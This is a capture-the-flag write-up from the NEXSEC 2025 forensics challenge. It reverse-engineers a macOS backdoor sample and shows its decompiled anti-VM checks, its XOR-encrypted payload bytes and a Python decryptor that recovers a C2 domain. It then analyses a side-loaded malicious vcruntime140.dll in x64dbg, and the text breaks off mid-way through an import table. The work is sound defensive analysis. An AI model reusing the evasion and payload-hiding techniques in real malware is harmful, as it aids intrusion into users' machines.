NEXSEC 2025 - INTERVARSITY CYBER FORENSICS CHALLENGE

NEXSEC 2025 Write-up

Team Name: ByteBandits
Date: December 14, 2025

Team Members:

- Faez Nazari
- Muhammad Ajmal Asyraf bin Mohd Farif
- Ler Rou Yi

Table of Contents

1. Executive Summary

This document serves as a comprehensive technical report detailing the solutions derived by Team **ByteBandits**. The following sections outline the methodologies, tools used, and flags captured for the completed challenges.

2.Category

1. Reverse Engineering

1.1. Residual Implant

Points: 30 (Beginner)
Methodology:
Following a compromise assessment, analysts extracted a small residual binary believed to have been part of a macOS backdoor. Reverse-engineer the binary and determine the C2 domain used by the implant.

ps: infected

i open the file using binary ninja

then go to main

```
100001680        int64_t rbp
100001680        int64_t var_8 = rbp
100001684        int64_t r14
100001684        int64_t var_10 = r14
100001686        int64_t rbx
100001686        int64_t var_18 = rbx
100001691        void* rsp = &var_18 - ____chkstk_darwin()
1000169b         int64_t rax_2 = *___stack_chk_guard
1000016ac        int64_t var_2298 = 0xe00000001
1000016b3        int32_t var_2290 = 1
1000016c2        pid_t var_228c = _getpid()
1000016c8        uint64_t buffer = 0x288
100001707        uint64_t __big
100001707        int32_t var_2008
100001707
100001707        if (_sysctl(&var_2298, 4, &__big, &buffer,
nullptr, 0) != 0
100001707                || (0x800 & var_2008) == 0)
1000172b            buffer = 0x80
1000172b
100001757            if (_sysctlbyname("hw.model", &__big,
&buffer, nullptr, 0) == 0)
100001a18                if (_strstr(&__big, __little: "VMw
are") == 0)
```

```
100001a30                    if (_strstr(&__big, __little:
"VirtualBox") != 0)
100001a30                        goto label_100001a6d
100001a30
100001a48                    if (_strstr(&__big, __little:
"Parallels") != 0)
100001a48                        goto label_100001a6d
100001a48
100001a60                    if (_strstr(&__big, __little:
"QEMU") == 0)
100001a60                        goto label_10000175d
100001a60
100001a60                    goto label_100001a6d
100001a60
100001a6d            label_100001a6d:
100001a6d                _puts("[*] Running system diagnost
ics...")
100001a77                _sleep(0x12c)
100001a83                _puts("[+] System diagnostics comp
leted successfully")
100001757            else
10000175d            label_10000175d:
10000175d                buffer = 0x10
100001772                int64_t __symbol = 0x1500000001
100001799                int32_t rax_7 = _sysctl(&__symbol,
2, &var_2298, &buffer, nullptr, 0)
1000017a0                int64_t rax_9
1000017a0
1000017a0                if (rax_7 == 0)
1000017a9                    rax_9 = _time(nullptr) - var_2
298
1000017a9
1000017b6                if (rax_7 == 0 && rax_9 s<= 0x12b)
1000017b6                    goto label_100001a6d
1000017b6
1000017bc                var_2298.d = 0
1000017c6                __big = 4
1000017c6
```

```
1000017fc                if (_sysctlbyname("sysctl.proc_tra
nslated", &var_2298, &__big, nullptr, 0)
1000017fc                    != 0xffffffff && var_2298.
d != 0)
100001805                    _puts("[*] Compatibility mode
detected")
100001805
100001824                int32_t rax_12 = _IOServiceGetMatc
hingService(
100001824                    zx.q(*_kIOMasterPortDefault),
100001824                    _IOServiceMatching("IOPlatform
ExpertDevice"))
100001824
10000182b                if (rax_12 != 0)
100001844                    CFStringRef rax_13 = _IORegist
ryEntryCreateCFProperty(zx.q(rax_12),
100001844                        &cfstr_IOPlatformUUID, *_k
CFAllocatorDefault, 0)
100001844
10000184c                    if (rax_13 != 0)
100001865                        _CFStringGetCString(theStr
ing: rax_13, &buffer, bufferSize: 0x40,
100001865                            encoding: 0x8000100)
10000186d                        _CFRelease(cf: rax_13)
10000186d
100001874                    _IOObjectRelease(zx.q(rax_12))
100001874
100001879                var_2298.d = 0x905a4d
100001883                int64_t rdx_5 = 0x905a4d
100001883
100001921                for (int64_t i = 5; i != 0x265; i
+= 2)
1000018d7                    int64_t r10_7 = rdx_5 * 0x38aa
a0c8 u% 0x7fffffff
1000018da                    int64_t rcx_3 = r10_7 * 0x38aa
a0c8
1000018e4                    int64_t rax_19
1000018e4                    int64_t rdx_7
```

```
1000018e4                   rdx_7:rax_19 = mulu.dp.q(rcx_
3, 0x2000000040000001)
1000018f0                   *(&__symbol:7 + i) = *(i + 0x1
00001bff) ^ r10_7.b
100001905                   rdx_5 = rcx_3 - (rdx_7 u>> 0x1
c) * 0x7fffffff
10000190f                   *(&var_2298 + i) = *(i + &data
_100001c00) ^ rdx_5.b
10000190f
10000192a               char var_2035_1 = 0
100001946               _snprintf(&__big, 0x2000, "%s >/de
v/null 2>&1", &var_2298:4)
100001983               __symbol.d = (__pinsrb_xmmdq_memb_
immb(
100001983                   __pinsrb_xmmdq_memb_immb(__pin
srb_xmmdq_memb_immb(0x42, 0x42, 1),
100001983                       0x42, 2),
100001983                   0x42, 3) ^ *"1;16").d
100001994               __symbol:4.b = 0x65
1000019a3               __symbol:5.b = 0x6d
1000019b2               __symbol:6.b = 0
1000019bf               void* __handle = _dlopen(__path: n
ullptr, __mode: 1)
1000019bf
1000019c7               if (__handle != 0)
1000019da                   void* rax_25 = _dlsym(__handl
e, &__symbol)
1000019e5                   _dlclose(__handle)
1000019e5
1000019ed                   if (rax_25 != 0)
1000019fa                       rax_25(&__big)
100001707       else
100001710           _puts("[*] System service initializin
g...")
10000171a           _sleep(2)
100001a83           _puts("[+] System service initialized
successfully")
100001a83
```

```
100001a96        if (*___stack_chk_guard != rax_2)
100001aa6            ___stack_chk_fail()
100001aa6            noreturn
100001aa6
100001aa1        *(rsp + 0x22e0)
100001aa2        *(rsp + 0x22e8)
100001aa4        *(rsp + 0x22f0)
100001aa5        return 0
```

Early in `main`, several system checks were observed:

Environment & VM Detection

Using HLIL, the following API calls and strings were identified:

- `sysctl`
- `sysctlbyname("hw.model")`
- String checks for:
  - `VMware`
  - `VirtualBox`
  - `Parallels`
  - `QEMU`

If a virtualized environment was detected, execution was delayed using `sleep()` and misleading status messages were printed.


➡️ This confirmed **anti-VM / anti-analysis behavior**.

Locating the Encrypted Payload

Further down in `main`, attention was drawn to a loop performing byte-level operations.

Key Observations

- A large static byte array located at:0x100001c00



- Two stack buffers used as destinations:
  - One later passed into `snprintf`
  - One used as executable content

Binary Ninja HLIL clearly showed:

- A **loop from index 5 to 0x265**
- XOR operations with a pseudo-random byte derived from a rolling value

This strongly indicated **runtime decryption of an embedded payload**.

Step 4 – Understanding the Decryption Algorithm

From HLIL reconstruction, the algorithm was identified as:

- Initial seed value: `0x905A4D`
- Pseudo-random generation using integer multiplication and modulus
- Each encrypted byte XORed with the low byte of the rolling key

```
seed = 0x905A4D;
for (i = 5; i < 0x265; i += 2) {
r = (seed * 0x38AAA0C8) % 0x7fffffff;
out1[i] = enc1[i] ^ (r & 0xff);
seed = r;
out2[i] = enc2[i] ^ (seed & 0xff);
}
```

This confirmed that **static string extraction would not reveal the C2** — decryption was mandatory.

Extracting the Encrypted Bytes

Using Binary Ninja:

- Navigated to address `0x100001c00`
- Copied the full encrypted byte array
- Saved it into a Python script as a byte string

Writing the Decryption Script

A Python script was written to **exactly mirror the Binary Ninja HLIL logic**.

Decryption Script (Final)

```
#!/usr/bin/env python3

from pathlib import Path

encrypted = bytes.fromhex("""
4d 5a 90 00 35 38 d8 a4 9c 4f 59 e4 9e 79 49 14
99 5c 54 5c 96 29 12 d9 80 a9 23 d8 a0 a4 82 12
75 ee ad 12 5e 71 16 b8 d5 33 b9 fe 05 f6 d3 01
01 f1 82 21 68 fb a6 bb 8d 17 53 ac 7f 35 a7 68
11 bc f8 5a 72 83 07 ce 20 66 37 ba c4 ce 0f ef
d1 85 bf a5 82 d1 35 4a f7 13 09 73 ce 70 a6 66
9c 37 5e c0 3f 74 46 a4 53 c5 ab ec 18 db 51 24
c2 51 cc 84 da 1b 4a 98 ee b7 a0 d9 d4 00 76 4b
47 d1 6d 6a 4b 8a de 62 cd 99 c5 44 8b 15 f5 99
07 dc 62 67 da 85 a4 06 22 26 94 38 40 41 b8 7b
cc 18 0f d5 97 33 cf 22 d9 bc 62 fc f5 9a 22 d1
28 b7 6a 71 8c 42 ea 78 8a 2e fb d5 72 e9 b6 8e
2c 95 2c 23 29 08 f9 21 de 8c 34 19 7d 25 b3 c6
a5 4e 95 8e ef 8c 02 be 97 ef 7a 35 cb 6d 40 94
16 f6 79 d7 00 6a 91 89 a8 4d 98 c2 9c ea 34 73
5e fc 89 68 c5 74 2b 3c 8c 11 79 fc 9c db e8 d4
f9 6a 09 b2 fe 98 cf 38 76 fb 01 3c d2 9f c1 7d
0f 34 98 91 ab be 3b 0c ed e2 70 ee 2f f4 41 3b
fc f9 19 6f 44 42 31 d7 01 17 bf 85 a6 7a 08 75
8e 5b 97 a9 c4 15 be 50 8a 59 f7 d6 89 33 2f c1
fa 57 cd 3f de eb 7f f8 ba 33 e4 7c f7 40 60 ab
24 43 be b1 2b 22 d4 14 3a 16 8c 6d e6 c9 a8 41
3b 45 92 88 8e e1 16 e9 79 da 7e 3c fa e0 bf 45
f7 b3 41 16 89 27 cf a8 a0 b3 f6 6a 80 8a af 7e
8d 7c da df b0 c6 9b 6e aa 45 75 6d 21 2c 60 1b
42 74 39 b6 ba 4e 44 ed b1 ea 49 98 35 db 0f 98
e5 db 75 b9 13 04 02 e5 db 9e e9 0b 6a 4a a7 29
c8 d3 93 53 6e f5 06 ea 24 0d 3d 2e ca e3 2a 22
85 1b 9f 84 06 db b8 8c cf 3e 56 fc 5b ad 36 65
```

```
df 45 6b 2d f8 b0 13 cc 41 77 ef 9c bd dc 92 36
33 c6 43 23 09 d9 2a 3d a4 2a 50 3b ec 62 6b 4e
c3 ec 66 d8 65 0a a7 24 31 55 a8 ad 32 c0 bb e2
a2 4d 69 d4 8b 65 49 55 02 ac ae 55 cf f9 4e 62
23 ce 6d 97 1c 77 ff f0 e4 39 87 5f 3b 54 d6 03
0d 44 c8 9b 52 6b d6 31 86 57 e6 a9 74 c8 60 99
c4 27 d5 0f 4d 5b 77 35 6d d5 79 96 4f 1f fc cd
02 75 8a ff 3a 24 d0 b2 de 9e ad 2a 7b 8d 6d f5
4a c1 1c 13 96 e2 f6 7b 60 36 85 1f f8 64 2b 85
6d 28 e9 64
""")

data = bytearray(encrypted)
rdx = 0x905A4D

for i in range(4, len(data)):
    rdx = (rdx * 0x38AAA0C8) % 0x7FFFFFFF
    data[i] ^= rdx & 0xFF

decoded = data.decode(errors="ignore")

print("==== FULL DECRYPTED PAYLOAD ====")
print(decoded)

# Save to file for analysis
Path("decrypted_payload.sh").write_text(decoded)
print("\n[+] Saved to decrypted_payload.sh")
```

Identifying the C2 Domain


From the decrypted payload, the **hardcoded C2 domain** was clearly visible:

```
Pvt3QG28pg.capturextheflag.io
```


Flag: `nexsec25{Pvt3QG28pg.capturextheflag.io}`

1.2. Advisory Deception #1

Points: 30 (Beginner)
Description




when unzip the file, the malicious `vcruntime140.dll` is in the folder.



flag: `nexsec25{vcruntime140.dll}`


1.3. Advisory Deception #2

Points: 30 (Beginner)
description




first, I want to compare the `vcruntime140.dll` in the directory and the original one in **system32**.

```
Get-Item "C:\Users\Flare\Downloads\MCMC\new\vcruntime140.dll" | Select-Object Name, Length
```




check whether the dll is has a digital signature.


```
Get-AuthenticodeSignature "C:\Users\Flare\Downloads\MCMC\new\vcruntime140.dll"
```




i analyze this dll file using **x64dbg** for further static analysis.

first, load the dll using F5 until it shows `vcruntime140.dll` . next, set a breakpoint at address `00007FFC401711F0` and load the dll by pressing F9 in x64dbg and go to Log, it shows the malware is copying in the `C:\ProgramData\MicrosoftSyncService` .








go to Symbols tab to make sure the malware is replicate in `C:\ProgramData\MicrosoftSyncService`.


i also ran the malware and inspect `C:\ProgramData\MicrosoftSyncService` to see what it shows.




Flag: `nexsec25{C:\ProgramData\MicrosoftSyncService}`

1.4. Advisory Deception #3

Points: 40 (Intermediate)
Description



Further analysis on dll using x64dbg, after set a breakpoint at `00007FFC401711F0`, press F9 until it hits the breakpoint. then, go to the address to assemble it.



Address	Type	Ordinal	Symbol
00007FFC3FD311F0	Export	0	OptionalHeader.AddressOfEntryPoint
00007FFC3FD31360	Export	8	__vcrt_InitializeCriticalSectionEx
00007FFC3FD3138F	Export	1	_CreateFrameInfo
00007FFC3FD314CF	Export	4	__RTCastToVoid
00007FFC3FD3168E	Export	5	__RTDynamicCast
00007FFC3FD3184D	Export	6	__RTtypeid
00007FFC3FD31A0C	Export	2	__FrameUnwindFilter
00007FFC3FD31BCB	Export	3	__GetPlatformExceptionInfo
00007FFC3FD31D97	Export	7	__TypeMatch
00007FFC3FD3A298	Import		advapi32.CryptAcquireContextA
00007FFC3FD3A2A0	Import		advapi32.CryptDecrypt
00007FFC3FD3A2A8	Import		advapi32.CryptDestroyKey
00007FFC3FD3A2B0	Import		advapi32.CryptImportKey
00007FFC3FD3A2B8	Import		advapi32.CryptReleaseContext
00007FFC3FD3A2C0	Import		advapi32.CryptSetKeyParam
00007FFC3FD3A2C8	Import		advapi32.RegCloseKey
00007FFC3FD3A2D0	Import		advapi32.RegOpenKeyExA
00007FFC3FD3A2D8	Import		advapi32.RegSetValueExA
00007FFC3FD3A2E8	Import		gdi32.EnumFontsW
00007FFC3FD3A2F8	Import		kernel32.CloseHandle
00007FFC3FD3A300	Import		kernel32.CopyFileA
00007FFC3FD3A308	Import		kernel32.CreateMutexA
00007FFC3FD3A310	Import		ntdll.DeleteCriticalSection
00007FFC3FD3A318	Import		ntdll.EnterCriticalSection
00007FFC3FD3A320	Import		kernel32.GetFileAttributesA
00007FFC3FD3A328	Import		kernel32.GetLastError
00007FFC3FD3A330	Import		kernel32.GetModuleFileNameA
00007FFC3FD3A338	Import		kernel32.GetModuleHandleExA
